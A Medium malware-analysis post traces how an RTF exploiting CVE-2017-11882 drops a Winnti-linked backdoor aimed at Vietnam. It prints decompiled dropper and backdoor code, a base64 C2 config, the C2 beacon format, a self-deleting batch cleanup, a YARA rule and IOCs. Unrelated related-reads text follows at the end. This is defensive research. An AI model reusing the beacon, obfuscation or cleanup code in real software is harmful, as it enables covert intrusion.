
Winnti uses the rtf exploit 8.t too targeting Vietnam

The stages of installation of the backoor



Sebdraven
Jul 23, 2019 · 6 min read

In may 2019, I found a rtf 152f95a5bdf549c5ca789d0dd99d635ee69cca6fe464ced5b39d0316707a4914 using the same technics to drop 8.t on disk exploiting the cve-2017_11882, decodes many files:

C:\Users\admin\AppData\Local\Temp\LBTServ.dll
a8c21cb9dea1c9bc62adcc6de4a73c7971ea797ab4fdb93320532647625e22ba

C:\Users\admin\AppData\Local\Temp\unio.exe
7aadcb53ca413648eba86d01490038d4c0763bceb5875abceb10da12d4d6a2dd

And a file very interesting:

C:\Users\admin\AppData\Local\Temp\k1.ini

this file content is:

[SYSTEM]
Config=Z29vZzFldXBkYXRlLmNvbTo4MHx3d3cuZ29vZzFldXBkYXRlLmNvbTo4MHw6ODB8

PassWord=123456

Group=Default Group

Remark=20180415

Version=1.0

UID=21093024

This file is generated by the second EQNEDT32.exe after rewriting completly by the shellcode in memory and the UID change everyday.

The exe after dumping (3c027b14431e01c548326e68d5ab6c559867bbb62bb4651ad85c4867f26d8e64) the the files in %TEMP% is made in the function FUN_00401040. (Function Called after the entry point)

In the first step, the path of the files are created:

```
GetTempPathW(0x104,&local_924);
lstrcpyW(&local_618,&local_924);
lstrcpyW(&local_410,&local_924);
lstrcpyW(&local_208,&local_924);
lstrcatW(&local_924,u_LBTServ.d_00409118); // LBTServ.dll
lstrcatW(&local_924,(LPCWSTR)&DAT_00409110);
lstrcatW(&local_618,u_mkrt.nww_004090fc);
lstrcatW(&local_410,u_wbnsd.pr_004090e8);
lstrcatW(&local_208,u_unio.e_00409134); // unio.exe
lstrcatW(&local_208,(LPCWSTR)&DAT_0040912c);
```

```
FUN_00401a80(0x6c,u_TYPELIB_004090d8);
FUN_00401890(&local_618,&local_924); //install LBTServ.dll
```

In the function void __cdecl FUN_00401890(LPCWSTR param_1,LPCWSTR param_2)

we have*:* hFile = CreateFileW(param_1,0x80000000,0,(LPSECURITY_ATTRIBUTES)0x0,3,0,(HANDLE)0x0);

and here the content of the file is written in the same function:

```
if (hObject != (HANDLE)0xffffffff) {
hModule = LoadLibraryW(u_Kernel32.dll_004090bc);
local_a = 0x69;i
local_6 = 0x69;i
local_c = ‘W’;
local_b = 0x72; //r
local_9 = 0x74;//t
local_8 = 0x65;//e
local_7 = 0x46;F
local_5 = 0x6c;l
local_4 = 0x65;e
local_3 = 0;
pFVar2 = GetProcAddress(hModule,&local_c);
(*pFVar2)(hObject,puVar1,(int)uVar7,&param_1,0);
CloseHandle(hObject);
FreeLibrary(hModule);
}
CloseHandle(hFile);
```

In the stack, &local_c =”WriteFile”

The file wbnsd.pr compressing with ApLib is created in %TEMP%.

And the function FUN_0040189 now, the file wbnsd.pr is read and decompressed in the function FUN_00401eb4, union.exe is located in 306AA8 and is written in the disk.

In finaly, it's the k1.ini file created in the %TEMP%.

GetTempPathW(0x104,&WStack2864);
lstrcatW(&WStack2864,u_k1.ini_004090ac);

And the different sections of the ini file are written using WritePrivateProfileString

Ghidra pseudo Code

In debug

Finaly, unio.exe is executed.

After the execution a .bat has created and executed:

the .bat deletes the EQNEDT32.EXE and itself.

del C:\Program Files\Common Files\microsoft shared\EQUATION\EQNEDT32.EXE

del %0

[illegible]

The loading of the backdoor and the network protocols

The backdoor LBTServ.dll is side loading by union.exe in the function FUN_00401000

```
_strcpy(local_134,”LBTServ.dll”);
```

```
local_c = LoadLibraryA(local_134);
```

A mutex is too created:

```
local_10 =
CreateMutexA((LPSECURITY_ATTRIBUTES)0x0,0,”LBTWizRunningMutex”);
```

The malicious code of the backoor is in the export LGBT_Launch.

This function is called after an GetProcAddress.

```
pFVar3 = GetProcAddress(local_c,”LGBT_Launch”);
```

```
pvVar5 = (HANDLE)(*pFVar3)(local_14);
```

The function LGBT_Launch of the backdoor is:

```
void __fastcall LGBT_Launch(DWORD param_1)

{
HANDLE hHandle;
DWORD local_4;

/* 0xc6f0 4 LGBT_Launch */
local_4 = param_1;
do {
hHandle = CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,
(LPTHREAD_START_ROUTINE)&LAB_1000c260,
(LPVOID)0x0,0,&local_4);
WaitForSingleObject(hHandle,0xffffffff);
CloseHandle(hHandle);
Sleep(10000);
} while( true );
}
```

A thread has created with the code on *1000c260.*

the function 1000c260 is the function of initialization of the backoor.

the k1.ini file is readed to load the configuration using by the backdoor.

```
GetTempPathW(0x104,(LPWSTR)&uStack4);
lstrcatW((LPWSTR)&uStack4,u_k1.i_1001b908);
lstrcatW((LPWSTR)&uStack4,(LPCWSTR)&DAT_1001b900);
GetPrivateProfileStringW
(u_SYSTEM_1001b8e0,u_Config_1001b914,(LPCWSTR)0x0,
(LPWSTR)&stack0x000016bc,0x800,
(LPCWSTR)&uStack4);
```

the first string is
Z29vZzFldXBkYXRlLmNvbTo4MHx3d3cuZ29vZzFldXBkYXRlLmNvbTo4MHw6ODB8

and this string is a base64 encoding the c2. and this the function
FUN_1000b730((int)&stack0x000016bc,uVar1,(int)puVar5,(int *)ppuVar6);

decoded the string.

The requests of this backdoor are very specificly.

hxx://goog1eupdate.com/21093024/000003B800000EA8/2019/5/6/9/14/1/000E6DC900000029

the function which created this request is FUN_100053f0


```
if (param_2 == 1) {
uVar2 = deobf_hostname();
DVar3 = GetTickCount();
uVar8 = (uint)local_10.wSecond;
uVar13 = (uint)local_10.wMinute;
uVar12 = (uint)local_10.wHour;
uVar7 = (uint)local_10.wMonth;
uVar11 = (uint)local_10.wDay;
uVar10 = (uint)local_10.wYear;
DVar4 = GetCurrentThreadId();
DVar5 = GetCurrentProcessId();
iVar6 = sprintf(_Dest,
"%s %s%s/%s/%08X%08X/%u/%u/%u/%u/%u/%u/%08X%08x
HTTP/1.0\r\nHost:%s\r\nUser-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows
NT 5.1;SV1)\r\nAccept: */*\r\nProxy-Connection: Keep-Alive\r\nPragma:no-
cache\r\n\r\n"
,&DAT_1001b518,&DAT_1002d00c,&DAT_1002d00c,param_4,DVar5,DVar4,uVar10,
uVar7,uVar11,uVar12,uVar13,uVar8,DVar3,uVar2,param_3);
FUN_10002160(param_1,iVar6);
return iVar6;
}
```

We found the UID 21093024. And this UID changes every day.

The processID and the ThreadID are used to create the backoor.

this DAT_1001b518 is the method of HTTP

The backdoor is a state machine defined by the function FUN_10006b10



Threat Intelligence

Focus on the document

The document is a decoy written in Vietnamese and speak about a exchange of student for the Unversity of Kazan.

The rtf document is already know for being used by the chinese threats actor.

On Vietnam, Goblin Panda is very active, a bit Icefog.

But the new is the backdoor is linked at Winnti group.

The domain used for the C2 goog1eupdate.com is not recorded an known group.

The protocol HTTPs is a strong TTP so it’s possible to make yara for the piece of code.

```
rule backdoor_gob
{
meta:
generated_by = “Sebdraven”
sample =
“a8c21cb9dea1c9bc62adcc6de4a73c7971ea797ab4fdb93320532647625e22ba”

/*
0x549a 56 push esi
0x549b E830020000 call 0x56d0
0x54a0 50 push eax
0x54a1 FF1598600110 call dword ptr [0x10016098]
0x54a7 8B4C2424 mov ecx, dword ptr [esp + 0x24]
0x54ab 8B542422 mov edx, dword ptr [esp + 0x22]
0x54af 50 push eax
0x54b0 8B442424 mov eax, dword ptr [esp + 0x24]
0x54b4 81E1FFFF0000 and ecx, 0xffff
0x54ba 81E2FFFF0000 and edx, 0xffff
0x54c0 51 push ecx
0x54c1 8B4C2426 mov ecx, dword ptr [esp + 0x26]
```

```
0x54c5 25FFFF0000 and eax, 0xffff
0x54ca 52 push edx
0x54cb 8B542426 mov edx, dword ptr [esp + 0x26]
0x54cf 50 push eax
0x54d0 8B442428 mov eax, dword ptr [esp + 0x28]
0x54d4 81E1FFFF0000 and ecx, 0xffff
0x54da 81E2FFFF0000 and edx, 0xffff
0x54e0 51 push ecx
0x54e1 25FFFF0000 and eax, 0xffff
0x54e6 52 push edx
0x54e7 50 push eax
0x54e8 FF1500610110 call dword ptr [0x10016100]
0x54ee 50 push eax
0x54ef FF1594600110 call dword ptr [0x10016094]
0x54f5 50 push eax
0x54f6 53 push ebx
0x54f7 56 push esi
0x54f8 6858B50110 push 0x1001b558
0x54fd 6818B50110 push 0x1001b518
0x5502 68C0740110 push 0x100174c0
0x5507 57 push edi
0x5508 FF1554610110 call dword ptr [0x10016154]
0x550e 8B4C2468 mov ecx, dword ptr [esp + 0x68]
0x5512 83C444 add esp, 0x44
0x5515 8BF0 mov esi, eax
0x5517 56 push esi
0x5518 E843CCFFFF call 0x2160
0x551d 8BC6 mov eax, esi
0x551f 5F pop edi
0x5520 5E pop esi
0x5521 5D pop ebp
0x5522 5B pop ebx
0x5523 83C410 add esp, 0x10
*/
strings:
$chunk_1 = {
56
E8 ?? ?? ?? ??
50
FF 15 ?? ?? ?? ??
8B 4C 24 ??
8B 54 24 ??
50
8B 44 24 ??
81 E1 FF FF 00 00
81 E2 FF FF 00 00
51
8B 4C 24 ??
25 FF FF 00 00
52
8B 54 24 ??
50
8B 44 24 ??
81 E1 FF FF 00 00
81 E2 FF FF 00 00
51
25 FF FF 00 00
52
50
FF 15 ?? ?? ?? ??
50
FF 15 ?? ?? ?? ??
50
53
56
68 ?? ?? ?? ??
68 ?? ?? ?? ??
68 ?? ?? ?? ??
57
FF 15 ?? ?? ?? ??
8B 4C 24 ??
83 C4 44
8B F0
56
E8 ?? ?? ?? ??
8B C6
5F
5E
5D
5B
83 C4 10
}

condition:
any of them

}
```

After a retrohunt I found another backdoors

399563e798edd4a9e1a89209b1b350a4e1197786c23c0986a1a965446e7d5474
7206dbf8c80d220125234748725a911d766674292e437cb5599a619c77db5551
5d4f46c4751573a3cbc63a6abed42068bf62416811b13bd7b6b7762151bd184d
fd539d345821d9ac9b885811b1f642aa1817ba8501d47bc1de575f5bef2fbf9e

All are very similar with the backdoor.

IOCs

152f95a5bdf549c5ca789d0dd99d635ee69cca6fe464ced5b39d0316707a4914
sha256 152f95a5bdf549c5ca789d0dd99d635ee69cca6fe464ced5b39d0316707a4914
sha1 17f0307a371aec346fe004f0ba599708453421cd
md5 9c13823a0ed273b292fd83ac56bea9b0
Dropped executable file
sha256 C:\Users\admin\AppData\Local\Temp\LBTServ.dll
a8c21cb9dea1c9bc62adcc6de4a73c7971ea797ab4fdb93320532647625e22ba
sha256 C:\Users\admin\AppData\Local\Temp\unio.exe
7aadcb53ca413648eba86d01490038d4c0763bceb5875abceb10da12d4d6a2dd


DNS requests
domain goog1eupdate.com
domain www.goog1eupdate.com

Connections
ip 58.64.184.209

Malware Analysis

Threat Intelligence

78 claps



WRITTEN BY


Sebdraven

OSINT, Python,Malware Analysis, Botnet Tracker, SIEM and IPS/IDS and Threats Expert / co-organizer #BotConf / co-creator of #FastIR/ Researcher at @Epita

Follow

More From Medium

Related reads



We here at the Microsoft Bug Bounty program salute you!

The following case is currently being processed:

MSRC # 46112 Packager Activation Block USD $ 15,000

Now for the business side of things, in the following business days you should receive an invitation from Microsoft's Payment Central group to create a profile that will allow us to get you paid for your bounty submission. You will most likely need to check your spam folder for this email, if you do not receive it within three days, please let us know.

Once you have your payment profile setup, all future payments will flow through this system making the process more straightforward and quicker for you. If you encounter any issues with the Payment Central site, please reach out to our ProHelp team to assist.

Thank you again from the Microsoft Bug Bounty program for your outstanding work. If you have any questions, comments, feedback, please do not hesitate to reach to us.

Kindly,
Microsoft Bug Bounty Program
https://aka.ms/bugbounty

CVE-2018–8414: A Case Study in Responsible Disclosure

Matt Nelson in Posts By SpecterOps Team Members
Oct 23, 2018 · 12 min read

499


Related reads

Ever Increasing Importance Of Website Security In 2019 & Beyond

LarsonReever in WP-Hacked-help
Apr 12, 2019 · 6 min read ★

67

Related reads



Windows-Based Exploitation —VulnServer TRUN Command Buffer Overflow

Andreas Poyiatzis in InfoSec Write-ups
May 30, 2019 · 6 min read ★

315